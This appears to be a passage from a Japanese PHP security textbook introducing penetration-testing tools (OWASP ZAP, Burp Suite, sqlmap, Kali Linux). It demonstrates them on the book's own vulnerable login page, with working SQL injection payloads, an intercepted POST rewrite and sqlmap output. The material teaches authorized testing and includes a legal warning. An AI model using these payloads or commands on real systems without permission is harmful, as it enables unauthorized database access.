なお、ペネトレーションテストをおこなう際は、法律／サービス規約などに抵触しないよう、重々注意をはらってください。サイト運営者の許可を得るのはもちろんのこと、サーバー運営会社の規約も確認しておく必要があります。また、自プロジェクトが管理するサーバーであっても、まずはテストサーバー上で試してみるとおすすめします。

■OWASP ZAP (Zed Attack Proxy) — 自動で攻撃を仕掛ける

OWASP (Open Web Application Security Project) 製のオープンソースソフトウェアで、Webアプリケーションに対して自動でさまざま攻撃を仕掛け、その結果をレポート出力してくれます。OWASP ZAPは、ローカルプロキシツールと呼ばれ

るツールの1つで、Webブラウザのプロキシ設定にOWASP ZAPのポート（localhost:8080）を指定することで動作させます。

The screenshot shows the OWASP ZAP interface. On the left, the 'Sites' panel lists a site at <http://php-honkaku.site>. Under 'chapter12/sql', there is a POST request to <http://php-honkaku.site/chapter12/sql/weak-login.php>. The 'Header' tab shows a response with status HTTP/1.1 200 OK, date Wed, 24 Apr 2019 02:58:33 GMT, server Apache, and various security headers. The 'Body' tab displays the HTML source of the page, which includes a form for logging in with fields for login_id and password. A blue callout box points to the 'attack' field in the 'SQL Injection' details panel, containing the payload 'aa' OR '1'='1'. The 'Details' panel on the right contains sections for 'SQL Injection', 'Other Information', and 'Resolution', with specific details about the attack and its mitigation.

● OWASP ZAPでweak-login.phpを解析

■ Burp Suite — 自動スキャン（有償版）やHTTP通信の解析

有償版を使うと、OWASP ZAPのようにさまざまな攻撃を自動でWebアプリケーションに対して仕掛けることができます。無償版（Communityエディション）は、手動での操作しかおこなえませんが、WebページへのHTTPリクエストやHTTPレスポンスの中身をくわしく見たり、HTTPリクエスト内容（特にPOSTリクエスト）を書き換えたりするのに重宝します。

OWASP ZAPと同じく、ローカルプロキシツールです。

Connecting... SQL

① | php-honkaku.site/chapter12/sql/weak-login.php

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali

ログイン画面

ID : (例: dummy)

パスワード : (例: ' or '1'='1)

WebブラウザにBurp Suiteのプロキシサーバーを指定して画面操作すると、リングがくるくるし続け、送信が保留される



Burp Suite Community Edition v1.7.33 - Temporary Project

Burp Intruder Repeater Window Help

Target Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

HTTP history WebSockets history Options

Request to http://php-honkaku.site:80 [133.167.102.138]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /chapter12/sql/weak-login.php

Type	Name	Value
Body	login_id	aaa
Body	password	bbb
Body	operation	login

Burp Suiteの画面を見ると、送信前のPOSTデータがインターベスト(横取り)されている



Burp Suite Community Edition v1.7.33 - Temporary Project

Burp Intruder Repeater Window Help

Target Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User.options Alerts

HTTP history WebSockets history Options

Request to http://php-honkaku.site:80 [133.167.102.138]

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST request to /chapter12/sql/weak-login.php

Type	Name	Value
Body	login_id	dummy
Body	password	' or '1'='1
Body	operation	login

送信前のデータを手で書き換えて、本送信する

●Burp Suiteの使い方イメージ

■sqlmap — SQLインジェクションに特化したツール

SQLインジェクション攻撃をおこない、そこから得られた情報（アプリケーション上に存在するデータベーステーブル名など）を出力するツールです。攻撃対象のURLを入力します。

root@kali: ~

ファイル(F) 編集(E) 表示(V) 検索(S) 端末(T) ヘルプ(H)

oot@kali:~# sqlmap -u "http://php-honkaku.site/chapter12/sql/weak-login.php" --data "login_id=aaa&password=bbb&operation=login"



コマンドラインでsqlmapコマンドを実行する

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ensure that any tools used are legal and ethical in their jurisdiction. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:32:40

[11:32:41] [INFO] testing connection to the target URL
[11:32:41] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[11:32:41] [INFO] testing if the target URL content is stable
[11:32:42] [INFO] target URL content is stable
[11:32:42] [INFO] testing if POST parameter 'login_id' is dynamic
[11:32:42] [WARNING] POST parameter 'login_id' does not appear to be dynamic
[11:32:42] [INFO] heuristic (basic) test shows that POST parameter 'login_id' might be injectable (possible DBMS: 'MySQL')

[11:33:13] [INFO] target URL appears to have 6 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--randomize'? [y/N]
[11:33:15] [INFO] POST parameter 'login_id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[11:33:15] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-column'
POST parameter 'login_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 187 HTTP(s) requests:
--
```

Parameter: login_id (POST)
 Type: boolean-based blind <input type="text" name="login_id" value="aaa' OR NOT 8045=8045#&password=bbb&operation=login">
 Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
 Payload: login_id=aaa' OR NOT 8045=8045#&password=bbb&operation=login

Type: error-based <input type="text" name="login_id" value="aaa' AND (SELECT 1445 FROM(SELECT COUNT(*),CONCAT(0x716a6b7171,(SELECT (ELT(1445=1,SLEEP(5))))))&password=bbb&operation=login">
 Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
 Payload: login_id=aaa' AND (SELECT 1445 FROM(SELECT COUNT(*),CONCAT(0x716a6b7171,(SELECT (ELT(1445=1,SLEEP(5))))))&password=bbb&operation=login

Type: AND/OR time-based blind <input type="text" name="login_id" value="aaa' OR SLEEP(5)-- ZbfC&password=bbb&operation=login">
 Title: MySQL >= 5.0.12 OR time-based blind
 Payload: login_id=aaa' OR SLEEP(5)-- ZbfC&password=bbb&operation=login

Type: UNION query <input type="text" name="login_id" value="aaa' UNION ALL SELECT 17,17,17,17,17,17,CONCAT(0x716a6b7171,0x4f585472565468707857426)&password=bbb&operation=login">
 Title: MySQL UNION query (NULL) - 6 columns
 Payload: login_id=aaa' UNION ALL SELECT 17,17,17,17,17,17,CONCAT(0x716a6b7171,0x4f585472565468707857426)&password=bbb&operation=login

```
[11:33:17] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[11:33:17] [INFO] fetched data logged to text files under '/root/.sqlmap'
[*] shutting down at 11:33:17
```

自動でSQLインジェクション攻撃し、PHPプログラムの脆弱性を表示する

●sqlmap

■Kali Linux — さまざまなツールがインストールされたOS

Linuxディストリビューションの1つで、対話型で攻撃を組み立ててペネトレーションテストをするMetasploit Frameworkのほか、上記のさまざまなツール群があらかじめインストールされています。VirtualBoxという、WindowsやMacでも動作する仮想化ソフトウェア上にもインストールすることもできます。



●Kali Linuxに入っている診断アプリ群